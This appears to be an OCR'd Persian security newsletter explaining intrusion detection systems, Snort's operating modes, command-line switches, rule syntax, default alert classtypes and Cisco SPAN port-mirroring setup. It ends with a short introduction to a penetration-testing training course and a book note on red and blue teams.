
IDS ها می‌توانند در معماری چندلایه دفاعی، اهداف بسیاری را دنبال کنند. علاوه بر شناسایی حملات و فعالیت‌های مشکوک، می‌توانید از داده‌های IDS برای شناسایی نقاط ضعف امنیتی استفاده کنید. IDS ها می‌توانند سیاست امنیتی را اجرا کنند. به‌عنوان‌مثال اگر سیاست امنیتی شما استفاده از برنامه‌های اشتراک فایل مانند Kazaa و Gnutella را ممنوع کرده است، می‌توانید IDS خود را پیکربندی کنید تا این نقض خطمشی را کشف و گزارش کند.

IDS ها منبع قابل‌توجهی از شواهد و مستندات هستند. گزارش‌های مربوط به شناسایی‌ها می‌تواند به بخش مهمی از جرم‌یابی و تلاش برای رسیدگی به حادثه تبدیل شود. سیستم‌های تشخیص نفوذ برای شناسایی حملات داخلی با نظارت بر ترافیک که از Trojans یا کد مخرب استفاده می‌کند و می‌تواند به‌عنوان ابزار تشخیص برای تشخیص یک حمله داخلی استفاده شود. همبستگی داده‌ها، به‌دست‌آمده از HIDS یا NIDS و یا DIDS، بهترین راه برای دستیابی و تشخیص داده‌های نفوذ است. اگرچه IDS می‌تواند یك کمك ارزشمند در یك معماری امنیتی باشد، اما به‌هیچ‌وجه برای محافظت از یك شبکه به‌خودی‌خود کافی نیست.

از NIDS می‌توان برای ضبط و ارتباط فعالیت‌های مخرب شبکه استفاده کرد. NIDS می‌تواند برای نظارت منفعل و یا واکنش در برابر حمله صورت گرفته پیکربندی شود. HIDS نقش مهمی در وضعیت معماری دفاع چندلایه ایفا می‌کند و آخرین لایه در برابر حملات است. اگر مهاجمی بتواند از تمام سیاست‌های دفاع در لایه‌های اولیه پیروی کند، HIDS ممکن است تنها لایه‌ای باشد که مانع از عبور مهاجم می‌شود. HIDS در دستگاه میزبان پیکربندی می‌شود و فقط وظیفه بازرسی بسته‌ها را از طریق آن میزبان بر عهده دارد. این امر می‌تواند ترافیک رمزگذاری شده در سطح میزبان را رصد کند و برای ارتباط حملات که توسط لایه‌های مختلف دفاع شبکه شناسایی نمی‌شوند، مفید باشد و یا با استفاده از DIDS و ارتباط سیستم‌های تشخیص نفوذ توزیع‌شده در سطح شبکه و میزبان‌ها می‌توان حملات را تشخیص داد.

در لایه‌های دفاعی، شبکه NIDS جزء اولین لایه‌های دفاع در برابر حملات است، از مهم‌ترین NIDS می‌توان به Snort اشاره کرد که یک سیستم تشخیص نفوذ مبتنی بر امضاء حملات است و توانایی تشخیص حملات را دارد.

Snort یک سیستم تشخیص نفوذ شبکه (NIDS) است که توانایی انجام سریع تجزیه‌وتحلیل بر روی ترافیک‌های ورودی و خروجی در یک سرور و یا سیستم کامپیوتری را دارا است که البته به جزء تشخیص ترافیک‌های مخرب می‌تواند از نفوذ به سیستم و حمله‌های احتمالی شبکه در کمترین زمان ممکن جلوگیری نماید.



Snort یک سیستم متن‌باز و رایگان و تحت لایسنس GNU (General Public License+GPLv2) است که در حال حاضر توسط توسعه‌دهندگان Source fire توسعه می‌یابد. این شرکت توسط Cisco خریداری شد. این برنامه در سال ۲۰۰۹ بهترین سیستم متن‌باز در زمان خود شناخته شد، همچنین snort می‌تواند در تشخیص نفوذ، جلوگیری از سرریز بافر (Buffer Overflow)، کشف بلوک پیام سرور (SMB) و جلوگیری از اسکن پورت (port scan) نیز مورداستفاده قرار گیرد. این برنامه برای سیستم‌عامل‌های Fedora,Centos,FreeBSD,Windows قابل‌دسترس و استفاده است، برای دسترسی به سورس Snort می‌توانید از سایت رسمی www.Snort.org استفاده نمایید.

از Snort به‌عنوان سیستم تشخیص نفوذ شبکه می‌توان در سه حالت اصلی استفاده کرد:

Sniff mode: این حالت فقط ترافیک‌های ورودی و خروجی (Interface) سیستم و سرور را بررسی می‌کند که بتواند ترافیک را نمایش دهد.

Packet Logger mode: این حالت ترافیک‌های ورودی و خروجی را بررسی کرده و در دیسک ذخیره می‌کند.

Network intrusion detection mode: این حالت برای تشخیص نفوذ شبکه و جلوگیری از تهدید است. در این حالت ترافیک‌های ورودی و خروجی مانیتور و بررسی می‌شوند و به ترافیک طبق قوانین که کاربر تعریف می‌کند اجازه عبور داده می‌شود و هر فعالیتی که کاربر می‌خواهد بر روی ترافیک مخرب می‌تواند انجام دهد.

Sniffer mode

اگر می‌خواهید TCP/IP Header را روی صفحه نمایش دهید، از دستور زیر استفاده کنید:

```
./snort -v
```

```
11/08-06:46:02.041838 192.168.109.136:33454 -> 82.144.192.7:80
TCP TTL:64 TOS:0x0 ID:23897 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x85B426FC  Ack: 0xCFC9B0C  Win: 0xFACA  TcpLen: 20
```

۱. دستور قبل فقط header بسته‌های IP و TCP/UDP/ICMP را نمایش می‌دهد اما برای مشاهده Data باید از دستور زیر استفاده کنید:

```
./snort -vd
```

```
WARNING: No preprocessors configured for policy 0.
11/08-06:48:57.867174 91.236.251.12:123 -> 192.168.109.136:46865
UDP TTL:128 TOS:0x0 ID:13808 IpLen:20 DgmLen:76
Len: 48
24 02 03 ED 00 00 09 34 00 00 06 31 83 BC 03 DD  $......4...1....
E1 6F D2 EE 48 F7 91 39 E1 6F D4 A9 2B A4 5B 17  .o..H..9.o..+.[.
E1 6F D4 A9 CC 45 73 A8 E1 6F D4 A9 CC 4C 0B AD  .o...Es..o...L..
```

۲. این دستور علاوه بر نمایش Header بسته‌های پروتکل IP و TCP/UDP/ICMP اطلاعات مربوط به Header لایه Data link را نشان می‌دهد.

```
./snort -vde
```

```
11/08-06:52:32.132883 00:0C:29:05:50:51 -> 00:50:56:F1:B0:4F type:0x800 len:0x23B
192.168.109.136:33468 -> 216.58.209.2:443 TCP TTL:64 TOS:0x0 ID:52956 IpLen:20 DgmLen:557 DF
***AP*** Seq: 0x314F3657  Ack: 0x7672335C  Win: 0x7210  TcpLen: 20
16 03 01 02 00 01 00 01 FC 03 03 54 1C 65 B1 6C  ...........T.e.l
0A CD 97 F3 35 FB 8F 1B DE A8 62 D5 F7 EA DE FF  ....5.....b.....
C4 66 84 54 B5 C7 50 C7 19 AC 57 20 AE CA 2F E0  .f.T..P...W ../.
4C 56 23 BA AD E2 DD 6C 87 65 0D 6F 44 3B 25 03  LV#....l.e.oD;%.
02 C6 2C B0 04 B9 80 D0 97 B0 5C B3 00 1C 13 01  ..,.......\.....
13 03 13 02 C0 2B C0 2F CC A9 CC A8 C0 2C C0 30  .....+./......,.0
C0 13 C0 14 00 2F 00 35 00 0A 01 00 01 97 00 00  ...../.5........
00 20 00 1E 00 00 1B 67 6F 6F 67 6C 65 61 64 73  . .....googleads
```

۳. برای استفاده از سوئیچ‌های ذکرشده از دستور زیر نیز می‌توانید استفاده کنید:

```
./snort -v -d -e
```

Packet Logger Mode

۱. برای ذخیره‌کردن بسته‌ها و قرار دادن Snort در Logger Mode از دستور زیر استفاده می‌کنیم، توجه داشته باشید در ابتدا باید فایلی برای ذخیره اطلاعات ایجاد کنید (Log) که فرمت فایل متن ذخیره‌شده به‌صورت زیر است:

```
./snort -dev -l ./log
```

```
[**] ICMP PING [**]
[**] ICMP PING undefined code [**]
10/25-10:38:21.631015 192.168.109.136 -> 8.8.8.8
ICMP TTL:49 TOS:0x0 ID:40281 IpLen:20 DgmLen:148 DF
Type:8  Code:9  ID:10563   Seq:295  ECHO
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ......|.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00                          ........
```

۲. برای تعریف Directory که بسته‌ها را در آن قرار می‌دهد از دستور زیر استفاده می‌کنیم و شبکه محلی برای Snort مشخص شود. درصورتی‌که از سوئیچ ساده (l-) به‌تنهایی استفاده شود Snort محل قرارگیری بسته‌ها را تشخیص نمی‌دهد، در این صورت با مشخص کردن آدرس شبکه محلی، بسته‌ها بر روی میزبان محلی ذخیره می‌شوند.

```
./snort -dev -l ./log -h 192.168.109.0/24
```

۳. اگر در شبکه‌های پرسرعت قرار دارید و می‌خواهید که بسته‌ها را به‌صورت فشرده‌تر ذخیره و بعداً آن را مورد آنالیز قرار دهید، می‌توانید از Binary Mode که با فرمت TCP DUMP بسته‌ها را ذخیره می‌کند، استفاده کنید. در این حالت شما دیگر نیازی ندارید که از سوئیچ‌های d- و e- استفاده کنید علاوه‌بر Header بسته کل حجم بسته ذخیره می‌شود. در این حالت با استفاده از سوئیچ‌های l- فقط یک Directory را مشخص می‌کنیم و با استفاده از سوئیچ b- به snort تعریف می‌کنیم که خروجی با فرمتی غیر از فرمت ASCII باشد.

```
./snort -l./log -b
```

```
19 195.530832   192.168.109.2     192.168.109.136   DNS      102 Standard query response 0xd16b AAAA www.google.com AAAA
20 195.666726   216.58.209.4      192.168.109.136   TLSv1.3  266 Server Hello, Change Cipher Spec, Application Data
21 195.666790   192.168.109.136   216.58.209.4      TCP       54 51414 → 443 [ACK] Seq=623 Ack=213 Win=30016 Len=0
22 195.671472   192.168.109.136   216.58.209.4      TLSv1.3  118 Change Cipher Spec, Application Data
23 195.672514   216.58.209.4      192.168.109.136   TCP       60 443 → 51414 [ACK] Seq=213 Ack=687 Win=64240 Len=0
24 195.675572   192.168.109.136   216.58.209.4      TLSv1.3  224 Application Data
25 195.676514   192.168.109.136   216.58.209.4      TLSv1.3  669 Application Data
26 195.677192   216.58.209.4      192.168.109.136   TCP       60 443 → 51414 [ACK] Seq=213 Ack=857 Win=64240 Len=0
27 195.677235   216.58.209.4      192.168.109.136   TCP       60 443 → 51414 [ACK] Seq=213 Ack=1472 Win=64240 Len=0
28 195.681357   192.168.109.136   216.58.209.4      TLSv1.3  407 Application Data
29 195.682100   216.58.209.4      192.168.109.136   TCP       60 443 → 51414 [ACK] Seq=213 Ack=1825 Win=64240 Len=0
30 195.682619   192.168.109.136   216.58.209.4      TLSv1.3   85 Application Data
31 195.683053   216.58.209.4      192.168.109.136   TCP       60 443 → 51414 [ACK] Seq=213 Ack=1856 Win=64240 Len=0
32 196.104628   216.58.209.4      192.168.109.136   TLSv1.3  649 Application Data, Application Data, Application Data
```

٤. برای نمایش بسته‌های Binary ذخیره‌شده می‌توانید از دستور زیر استفاده کنید:

```
./snort -dv -r packet.log
```

۵. برای مشاهده بسته‌های خاص و فیلتر کردن آن‌ها می‌توانید از دستور زیر با استفاده از BPF Filter مانند ICMP استفاده کنید:

```
./snort -dvr packet.log icmp
```

Network Intrusion Detection System Mode

۱. برای فعال کردن سیستم تشخیص نفوذ شبکه (NIDS) به‌گونه‌ای که بسته‌های ارسالی خود را ضبط نکند از دستور زیر استفاده کنید، که snort.conf فایل مربوط به پیکربندی rules است:

```
./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf
```

۲. در دستور بالا سوئیچ v- به دلیل نمایش، باعث کاهش سرعت عملکرد می‌گردد، در این صورت می‌توان این سوئیچ را حذف کرد و فقط زمانی که بخواهیم بسته‌ها را Drop کنیم آن را نمایش دهیم. همچنین ضبط Data Link Headers در بسیاری از موارد مورداستفاده قرار نمی‌گیرند در این صورت می‌توان سوئیچ e- را نیز حذف کرد.

```
./snort -d -h 24/192.168.109.0 -l ./log -c snort.conf
```

۳. در اینجا چندین راه برای پیکربندی خروجی Snort در حالت NIDS وجود دارد، حالت پیش‌فرض به‌صورت Log ها با فرمت ASCII و Full Alert است.

این حالت علاوه بر Header بسته به‌صورت کامل پیام هشدار را نیز چاپ می‌کند. حالت‌های دیگر هشدار به‌صورت زیر است:

Option	Description
-A fast	حالت هشدار سریع: هشدار با فرمت ساده با Timestamp، Alert message ،Source and Destination IPs/Ports را شامل می‌شود.
-A full	حالت هشدار کامل: این حالت پیش‌فرض است و در صورت مشخص نکردن حالت، به‌صورت خودکار استفاده می‌شود.
-A unsock	هشدارها را به UNIX Socket ارسال می‌کند که برنامه دیگری قادر به گوش دادن به آن باشند.
-A none	هشدار را خاموش می‌کند.
-A console	هشدارهای "fast-style" را به کنسول (صفحه) ارسال می‌کند.
-A CMG	هشدارهای "cmg style" را ایجاد می‌کند.

بسته‌ها را می‌توان به فرمت رمزگذاری شده پیش‌فرض ASCII خود یا به یک پرونده log binary از طریق سوئیچ خط فرمان b- وارد کرد. برای غیرفعال کردن ورود به سیستم، از سوئیچ خط فرمان N- استفاده کنید.

توجه داشته باشید که فرمان‌های موجود در خط فرمان به دستورات موجود در فایل پیکربندی اولویت دارند.

برای ارسال هشدار به syslog، از کلید S- استفاده کنید.

به‌عنوان‌مثال، از خط فرمان زیر برای ورود به سیستم پیش‌فرض (ASCII) و ارسال هشدار به Syslog استفاده کنید:

```
./snort -c snort.conf -l ./log -h 192.168.109.0/24 -s
```

```
./snort  -d  -h 192.168.109.0/24  -l ./log  -c
/etc/snort/snort.conf  -K ascii
```

وقتی Snort یک پیام هشدار تولید می‌کند، معمولاً به‌صورت زیر ظاهر می‌شود:

```
[**] [116:56:1] (snort_decoder): T/TCP Detected [**]
```

• شماره اول Generator ID است، این به کاربر می‌گوید که چه بخشی از Snort این هشدار را تولید کرده است. برای فهرستی از GID ها، لطفاً منابع etc/generators را در منبع Snort بخوانید. در این حالت، همچنین می‌دانیم که این رویداد از قسمت (۱۱٦) Snort ناشی شده است.

• شماره دوم Snort ID است. (گاهی به آن Signature ID گفته می‌شود)

• شماره سوم revision ID است. این عدد در درجه اول هنگام نوشتن امضاها استفاده می‌شود، زیرا در هر Rules باید این مورد را با گزینه rev توسعه دهید.

Write snort rules

Header							Options
Rule Action	Protocol	Source IP Address	Source Port	Flow (Direction)	Destination IP Address	Destination Port	Additional Tests, Output Messages, Etc.

برای نوشتن rules جدید برای snort می‌توان با توجه به فرمت بالا عمل کرد، از دو قسمت Header و Options تکمیل قسمت header الزامی اما قسمت options اختیاری است.

Rule Actions

alert	یک هشدار و بسته log را تولید می‌کند.
log	بسته log را تولید می‌کند.
pass	بسته را نادیده می‌گیرد.
drop	بسته را حذف و log را ارسال می‌کند.
reject	بسته را بلاک می‌کند. اگر پروتکل TCP باشد درخواست reset ارتباط را می‌دهد و اگر پروتکل UDP باشد پیام ICMP Port Unreachable را ارسال می‌کند.
sdrop	بسته را بلاک می‌کند و بسته log را تولید نمی‌کند.

Protocol

TCP, UDP, ICMP, and IP

Flow Direction

->,<>,<-

Options

msg	یک متن ساده در زمان رخ دادن یک rule به نمایش درخواهد آمد.
Format	msg:"<message text>";

rev	rev شناسه منحصربه‌فرد rules است که باید به همراه sid استفاده شود.
Format	rev:<revision integer>;

classtype	کلمه کلیدی classtype برای طبقه‌بندی یک قاعده به‌عنوان شناسایی حمله‌ای که بخشی از نوع عمومی‌تر کلاس حمله است، استفاده می‌شود. گزینه classtype تنها با استفاده از گزینه پیکربندی می‌تواند از طبقه‌بندی‌هایی که در snort.conf تعریف‌شده است استفاده کند.
Format	classtype:<class name>;

sid	signature id یک شناسه برای مشخص شدن rule موردنظر است که در این حالت مطابق کنوانسیون Bciy برای شروع sid باید عددی بالاتر از ۹۹۹،۹۹۹ باشد.
Format	sid:<snort rules id>;

priority	تعریف اولویت‌بندی‌های مختلف در rulesها و تغییر اولویت‌هایی که در classificationها تعریف شده است.
Format	priority:<priority integer>;

metadata	کلمه کلیدی metadata به نویسنده rule اجازه می‌دهد تا اطلاعات بیشتر راجع به این rule، با یک فرمت key-value وارد کند.
Format	metadata:key۱ value۱; metadata:key۱ value۱, key۲ value۲;

پیکربندی span در cisco switch

خصوصیت SPAN(Switch Port Analyzer) که به نام Port Monitoring و یا Port Mirroring نیز نامیده می‌شود، جهت آنالیز و بررسی ترافیک شبکه توسط ابزارهای آنالیز شبکه استفاده می‌شود. از ساده‌ترین نرم افزارهای آنالیز شبکه می‌توان به Wireshark و یا Microsoft Network Monitor اشاره کرد. برای تنظیم snort در حالت NIDS نیز باید ترافیک کلیه Port ها بر روی یک Port کپی شود.

SPAN چیست و چرا به آن نیاز داریم؟

SPAN برای سوییچ‌ها تولیدشده، تفاوت اساسی سوییچ و هاب در عملکرد آن‌ها است. اصولاً در هاب نیازی به SPAN وجود ندارد. درصورتی‌که Packet اطلاعاتی به یکی از پورت‌های هاب برسد، آن packet به کلیه پورت‌ها غیر از پورت اولیه کپی و ارسال می‌شود. اما در سوییچ، بعد از روشن شدن آن جدول لایه ۲ از MAC Address یا آدرس فیزیکی مبدأ Source Mac Address (Packets) ارسالی ساخته می‌شود. بعد از ساخته‌شدن این جدول سوییچ، Packet ارسالی را مستقیم بر اساس این جدول به پورت مقصد ارسال می‌کند.




Table: Snort Default Classifications

Classtype	Description	Priority
attempted-admin	Attempted Administrator Privilege Gain	high
attempted-user	Attempted User Privilege Gain	high
inappropriate-content	Inappropriate Content was Detected	high
policy-violation	Potential Corporate Privacy Violation	high
shellcode-detect	Executable code was detected	high
successful-admin	Successful Administrator Privilege Gain	high
successful-user	Successful User Privilege Gain	high
trojan-activity	A Network Trojan was detected	high
unsuccessful-user	Unsuccessful User Privilege Gain	high
web-application-attack	Web Application Attack	high
attempted-dos	Attempted Denial of Service	medium
attempted-recon	Attempted Information Leak	medium
bad-unknown	Potentially Bad Traffic	medium
default-login-attempt	Attempt to login by a default username and password	medium
denial-of-service	Detection of a Denial of Service Attack	medium
misc-attack	Misc Attack	medium
non-standard-protocol	Detection of a non-standard protocol or event	medium
rpc-portmap-decode	Decode of an RPC Query	medium
successful-dos	Denial of Service	medium
successful-recon-largescale	Large Scale Information Leak	medium
successful-recon-limited	Information Leak	medium
suspicious-filename-detect	A suspicious filename was detected	medium
suspicious-login	An attempted login using a suspicious username was detected	medium
system-call-detect	A system call was detected	medium
unusual-client-port-connection	A client was using an unusual port	medium
web-application-activity	Access to a potentially vulnerable web application	medium
icmp-event	Generic ICMP event	low
misc-activity	Misc activity	low
network-scan	Detection of a Network Scan	low
not-suspicious	Not Suspicious Traffic	low
protocol-command-decode	Generic Protocol Command Decode	low
string-detect	A suspicious string was detected	low
unknown	Unknown Traffic	low
tcp-connection	A TCP connection was detected	very low

برای پیکربندی span از دستورات زیر استفاده می‌شود:

Local SPAN

```
Switch (config)# monitor session 1 source interface fast 3 - 1/0
Switch (config)# monitor session 1 destination interface fast 4/0
```

Remote SPAN

Source Switch:


```
Switch (config)# vlan 30
Switch (config-vlan)# remote-span
Switch (config)# monitor session 1 source interface fast 3 - 1/0
Switch (config)# monitor session 1 destination  remote vlan 30 reflector-port fast 24/0
```

Destination Switch:

```
Switch (config)# monitor session 1 source remote vlan 30
Switch (config)# monitor session 1 destination  interface fast 10/0
```

Course Description

معرفی دوره



معرفی دوره آموزشی Penetration_Testing_Student (PTS v4)

گردآوری: محمد حبیبی

کمپانی eLearnSecurity در ابتدا با هدف ارتقاء دانش و مهارت متخصصان حوزه فناوری اطلاعات تاسیس شد. این کمپانی دروس و دوره‌های متعددی در زمینه فناوری اطلاعات ارائه داده است، یکی از این دوره‌های آموزشی دوره penetration_testing_student بوده که برای دانشجویان حوزه تست نفوذ طراحی شده است. در این مطلب نسخه چهارم و آخر این دوره آموزشی بررسی خواهد شد.

دوره PTS v٤ به دانشجو کمک می‌کند که اصول و پیش‌نیازهای تست نفوذ را دریابد، توانایی‌ها و مهارت های لازم را بدست آورد و همچنین در انتها بتواند یک تست‌نفوذ را بر اساس استانداردهای موجود انجام دهد. این دوره شامل بیش از پنج ساعت ویدیو، بیش از ۱۸۰۰ اسلاید، و چندین آزمایشگاه برای آموزش موارد مطرح شده در دوره می‌باشد.

سرفصل‌های دوره

به صورت کلی این دوره آموزشی به سه بخش تقسیم می‌شود:

بخش اول: مهارت های مقدماتی- پیش‌نیازها

- مقدمات
- آشنایی با مفاهیم پایه شبکه
- آشنایی با برنامه‌های کاربردی وب و ساختار آن‌ها
- آشنایی با مفاهیم تست نفوذ

بخش دوم: مهارت های مقدماتی- برنامه نویسی

- مقدمات
- آشنایی و شروع کار با زبان برنامه‌نویسی C++
- آشنایی و شروع کار با زبان برنامه‌نویسی Python
- آشنایی و شروع اسکریپت‌نویسی در خط فرمان

بخش سوم: تست نفوذ


- جمع آوری اطلاعات
- تشخیص ردپا (Footprinting) و پویش کردن
- ارزیابی آسیب‌پذیری
- حملات بستر وب
- حملات سیستم‌عامل‌ها
- حملات تحت شبکه
- خلاصه و جمع بندی دوره

لینک دوره آموزشی

Book Suggestion

معرفی کتاب

معرفی کتاب



لینک کتاب

گردآوری: محمد حبیبی

برای برقراری امنیت یک سازمان، اعضای تیم ارزیابی می‌توانند به دو گروه Red team و Blue team تقسیم شوند. Red team وظیفه ارزیابی امنیت و نفوذ به سازمان را بر عهده دارد و از طرف دیگر Blue team در جهت امن‌سازی، اعمال سیاست‌های امنیتی و رفع آسیب‌پذیری‌ها و تهدیدات موجود در سازمان عمل می‌کند.

Red team حملاتی که ممکن است در دنیای واقعی به یک سازمان یا شرکت آسیب بزند را شبیه‌سازی می‌کند و این فرایند کمک می‌کند آسیب‌پذیری‌های سازمان که قابل بهره‌برداری است کشف شود. این آسیب‌پذیری‌ها تهدیدی برای امنیت سایبری سازمان محسوب می‌شوند.

